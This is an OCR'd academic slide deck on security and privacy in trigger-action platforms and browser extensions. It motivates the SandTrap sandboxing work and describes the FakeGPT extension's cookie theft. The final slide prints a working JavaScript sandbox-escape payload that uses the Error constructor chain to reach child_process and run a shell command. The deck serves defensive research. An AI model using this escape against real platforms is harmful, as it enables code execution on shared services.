Language-Based Security and Privacy in Web-driven Systems

Mohammad M. Ahmadpanah

WSS@Sharif

April 11, 2025

whoami

90-94: **BSc**, Software Engineering
94-96: **MSc**, Information Security
96-98: **PhD(!)**, Software Engineering

98-03: **PhD**, Computer Science
03-03: **PostDoc**, Information Security

03-now: **PostDoc**, Information Security


- LLM/GPT
- Deep/Machine Learning
- Information Security
- Programming Languages

Web-driven systems


- Security and privacy concerns
  - Complex nature
  - Large user base
  - Heavy dependence on *third-party* modules


Web-driven systems

- Security and privacy concerns
  - Complex nature
  - Large user base
  - Heavy dependence on *third-party* modules




- Focus of this talk:
  - Trigger-action platforms
  - Browser extensions






Trigger-Action Platform (TAP)


- Connecting otherwise unconnected services and devices
- **Trigger** event comes, app performs an **Action**





Trigger-Action Platform (cont.)

- Person-in-the-middle
- End-user programming
  - *Users* can create and publish apps
  - Most apps by *third parties*



- Popular JavaScript-driven TAPs
  - IFTTT and zapier (proprietary)
  - Node-RED (open-source)

IFTTT


>27M users

>1B apps per month


>800 partner services

Smart water utility

- A Node-RED application targeting SCADA systems
  - Read values from tanks
  - Start and stop pumps
  - Provide alarming





```
var tankLevel  = global.get("tank1Level");
var pumpMode   = global.get("pump1Mode");
var pumpStatus = global.get("pump1Status");
var tankStart  = global.get("tank1Start");
var tankStop   = global.get("tank1Stop");
if (pumpMode === true && pumpStatus === false &&
    tankLevel <= tankStart){
    // message to start the pump
}
else if (pumpMode === true && pumpStatus === true
    && tankLevel >= tankStop){
    // message to stop the pump
}
```



Need for fine-grained **access control** by secure ***sandboxing*** in TAPs

Movie recommendation

- An IFTTT application suggesting a random movie to watch
  - Based on user's watch history (*privacy-sensitive*)
  - Fetching all data attributes from input services



{[Oppenheimer, 2023],
[Tenet, 2020],
[Interstellar, 2014],
[Inception, 2010]}

Need for fine-grained ***data minimization*** in TAPs

```
let index = Math.floor(Math.random() * Trakt.recommendedMovies.length))
Notifications.setMessage(
    "Let's watch: " + Trakt.recommendedMovies[index].MovieTitle)
```


Browser extensions

- Boosting and personalizing browsing experience
  - *Users* can create and publish apps
  - Most apps by *third parties*
  - Powerful to access user data and modify web pages
- Google Chrome
  - 65% market share
  - >120K extensions on Chrome Web Store
  - Top 30 extensions: >900M downloads

https://backlinko.com/chrome-users

FakeGPT extension

- Fake AI-assistant ChatGPT hijacks Facebook accounts
  - Accessing ***all*** cookies by `"permissions": {cookies}`
  - Stealing cookies from active sessions for Facebook
  - Compromised accounts into bots for likes and comments
- The Store's policy
  - Explicitly detail *collection methods*, *usage purposes*, and *any third-party recipients* of user data – subject to *removal* otherwise
- Review process before release



Need for ***tracking*** **browser-specific sensitive data flows** in extensions

Structure

Sandboxing

A SandTrap

Data Minimization

B LazyTAP

Information-Flow Analysis


C CodeX

Practical Tool

Formalization

Trigger-Action Platforms

Browser Extensions




SandTrap: Securing JavaScript-driven Trigger-Action Platforms

Ahmadpanah, Hedin, Balliu, Olsson, Sabelfeld, *USENIX Security 2021*

TAP architecture

Zapier and Node-RED:
***single*-tenant**


Threat model:
Malicious app maker




TAP architecture (cont.)

IFTTT:
***multi*-tenant**

Threat model:
Malicious app maker




Sandbox breakout



- Using *prototype chain* in JS

```
function stack() {   new Error().stack;  stack();  }
try { stack(); }  catch (e) {
  e.constructor.constructor('return process')().mainModule
   .require('child_process').execSync('echo pwned!'); }
```

